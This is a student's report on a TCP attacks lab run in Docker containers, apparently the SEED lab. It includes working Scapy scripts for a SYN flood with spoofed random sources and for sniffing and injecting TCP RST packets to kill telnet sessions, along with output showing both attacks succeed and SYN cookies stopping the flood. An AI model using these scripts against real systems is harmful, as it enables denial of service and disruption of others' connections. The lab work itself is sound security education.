


# Report TCP attacks Lab


## SYN Flooding attack

In order to complete the python script, I ran `netstat -ta | grep LISTEN` to check the services available.



```
fatjonfreskina — com.docker.cli • docker exec -it 4a0d4ee3f5c16b0c7c25b8fdbda4b7e074034732b218f628e8a...
root@4a0d4ee3f5c1:/# netstat -ta | grep LISTEN
tcp        0      0 0.0.0.0:telnet        0.0.0.0:*           LISTEN
tcp        0      0 0.0.0.0:40759         0.0.0.0:*           LISTEN
root@4a0d4ee3f5c1:/#
```

Therefore, I choose the destination port number 23 (the telnet one) as victim port. While the victim's IP address is 10.9.0.5.



The screenshot shows a code editor window titled 'synflood.py' with a tab icon and a close button. The editor contains a Python script for a SYN flood attack. The script imports necessary modules, sets a target IP and port, and enters a loop that sends spoofed SYN packets every second for 60 seconds. The status bar at the bottom indicates 'Line 15, Column 13', 'Tab Size: 4', and 'Python'.

```
1  #!/bin/env python3
2  from scapy.all import *
3  from ipaddress import IPv4Address
4  from random import getrandbits
5  import datetime
6  import time
7
8  first_time = datetime.datetime.now()
9  difference = 0
10
11
12  ip = IP(dst="10.9.0.5")
13  tcp = TCP(dport=23, flags='S') # Let's also change the destination port
14
15  pkt = ip/tcp
16
17  while difference < 60: #seconds
18      later_time = datetime.datetime.now()
19      difference = (later_time - first_time).seconds
20
21      pkt[IP].src = str(IPv4Address(getrandbits(32))) #random source ip
22      send(pkt, verbose = 0)
23
```

The script runs for 60 seconds and sends (spoofing a random IP source) some packets with the 'S' flag set (SYN).



The screenshot shows a terminal window with a title bar indicating it's running inside a Docker container. The user has executed the command 'netstat -tna | grep SYN\_RECV | wc -l', which returns '0', indicating that there are no half-opened connections in the queue before the attack.

```
fatjonfreskina — com.docker.cli • docker exec -it 4a0d4ee3f5c16b0c7c25b8fdbda4b7e074034732b218f628e8...
root@4a0d4ee3f5c1:/# netstat -tna | grep SYN_RECV | wc -l
0
root@4a0d4ee3f5c1:/#
```

We can see here that before the attack the queue for half-opened connections is empty.

```
fatjonfreskina — com.docker.cli • docker exec -it 86be69a829d2e745c643e05974b9cf1...
Last login: Mon Apr 11 16:40:10 on ttys004
docker exec -it 86be69a829d2e745c643e05974b9cf17193cfad008a0729a08c82cda2f52c864 /bin/sh
fatjonfreskina@MacBook-Air-di-Fatjon ~ % docker exec -it 86be69a829d2e745c643e05974b9cf17193cfad008a0729a08c82cda2f52c864 /bin/sh
[# bash
root@86be69a829d2:/# telnet 10.9.0.5 23
Trying 10.9.0.5...
```

During the attack I was not able to telnet from another Host machine to the victim machine, and the queue was always full:

```
fatjonfreskina — com.docker.cli • docker exec -it 4a0d4ee3f5c16b0c7c25b8fdbda4b7e074034732b218f628e8...
net.ipv4.tcp_max_syn_backlog = 80
root@4a0d4ee3f5c1:/# netstat -tna | grep SYN_RECV | wc -l
61
root@4a0d4ee3f5c1:/# netstat -tna | grep SYN_RECV | wc -l
61
root@4a0d4ee3f5c1:/# netstat -tna | grep SYN_RECV | wc -l
61
root@4a0d4ee3f5c1:/# netstat -tna | grep SYN_RECV | wc -l
61
root@4a0d4ee3f5c1:/# netstat -tna | grep SYN_RECV | wc -l
61
root@4a0d4ee3f5c1:/# netstat -tna | grep SYN_RECV | wc -l
61
root@4a0d4ee3f5c1:/# netstat -tna | grep SYN_RECV | wc -l
61
root@4a0d4ee3f5c1:/# netstat -tna | grep SYN_RECV | wc -l
61
root@4a0d4ee3f5c1:/# netstat -tna | grep SYN_RECV | wc -l
61
root@4a0d4ee3f5c1:/# netstat -tna | grep SYN_RECV | wc -l
61
root@4a0d4ee3f5c1:/#
```

After :


- Installing the c compiler in the container (you can't compile it on a MAC with ARM architecture and run it on a x86-64 one)
- Resetting the queue for half-opened connection to the default value (128)
- Keeping the SYN cookie flag to 0 (off)
- Running *ip tcp\_metrics flush*

I launched the attack (successful again):

```
fatjonfreskina — com.docker.cli • docker exec -it afbe2dc18e6aa1a9c6fb9a1c4050b2f8...
[root@docker-desktop:/volumes# ls
synflood  synflood.c  synflood.py
[root@docker-desktop:/volumes# rm synflood
[root@docker-desktop:/volumes# s
bash: s: command not found
[root@docker-desktop:/volumes# ls
synflood.c  synflood.py
[root@docker-desktop:/volumes# gcc -o synflood synflood.c
[root@docker-desktop:/volumes# ls
synflood  synflood.c  synflood.py
[root@docker-desktop:/volumes# synflood 10.9.0.5 23
█
```

```
fatjonfreskina — com.docker.cli • docker exec -it afbe2dc18e6aa1a9c6fb9a1c4050b2f8...
Last login: Thu Apr 14 09:53:36 on ttys003
docker exec -it afbe2dc18e6aa1a9c6fb9a1c4050b2f8889676a2f1af46bcf3e757bcca595a8e /bin/sh
fatjonfreskina@MacBook-Air-di-Fatjon ~ % docker exec -it afbe2dc18e6aa1a9c6fb9a1c4050b2f8889676a2f1af46bcf3e757bcca595a8e /bin/sh
# bash
[root@docker-desktop:/# telnet 10.9.0.5 23
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
root@docker-desktop:/#
```

On the other hand, if we activate the SYN cookie countermeasure with `sysctl -w net.ipv4.tcp_syncookies=1`, the attack fails. The attack was running but I still managed to telnet to the victim.

A terminal window titled 'fatjonfreskina — com.docker.cli • docker exec -it afbe2dc18e6aa1a9c6fb9a1c4050b2f8...' showing a telnet connection to 10.9.0.5. The prompt is 'seed@6194593b05b5:~\$'. The output shows the Ubuntu 20.04.1 LTS login screen with the username 'seed' and password 'seed'. The system is minimized and includes documentation links for help, management, and support. The prompt is 'seed@6194593b05b5:~\$'.

```
fatjonfreskina — com.docker.cli • docker exec -it afbe2dc18e6aa1a9c6fb9a1c4050b2f8...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
6194593b05b5 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.10.104-linuxkit x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.


To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@6194593b05b5:~$
```


## TCP RST Attacks on *telnet* Connection

A screenshot of a code editor showing a Python script named 'AUTO\_RST\_attack.py'. The script uses Scapy to sniff packets on interface 'br-bab1907c5b24' and spoof a TCP RST packet. The code is as follows:

```
AUTO_RST_attack.py
1 from scapy.all import *
2
3 def spoof(pkt):
4     ip_layer = IP(dst = pkt[IP].src, src = pkt[IP].dst)
5     tcp_layer = TCP(flags="R", seq=pkt[TCP].ack, dport=pkt[TCP].sport, sport=pkt[TCP].dport)
6     spoofed = ip_layer / tcp_layer
7     send(spoofed, verbose = 0)
8     print("packet sent")
9     spoofed.show()
10
11 pkt = sniff(iface='br-bab1907c5b24', filter = 'tcp and src host 10.9.0.5', prn = spoof)
```

The code sniffs the packet passing through the given interface and spoofs a tcp rst packet. Basically we create the ip layer by sniffing the last packet filtered and changing source with

destination, and then for the tcp layer we set the R flag, change dport and sport, and finally set the next expected sequence number (given by the ack).

A terminal window titled "fatjonfreskina — com.docker.cli • docker exec -it 784dfcca00cc45e5446d91b64eb9d2d..." shows a telnet session. The user is at the root prompt of a container with ID 784dfcca00cc. They enter the command "telnet 10.9.0.5 23". The terminal output shows the connection attempt, successful connection to 10.9.0.5, the escape character being '^]', the OS being Ubuntu 20.04.1 LTS, and a login prompt. The session then ends with the message "5c7667bebe65 login: Connection closed by foreign host." and returns to the root prompt.

```
root@784dfcca00cc:/# telnet 10.9.0.5 23
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
5c7667bebe65 login: Connection closed by foreign host.
root@784dfcca00cc:/#
```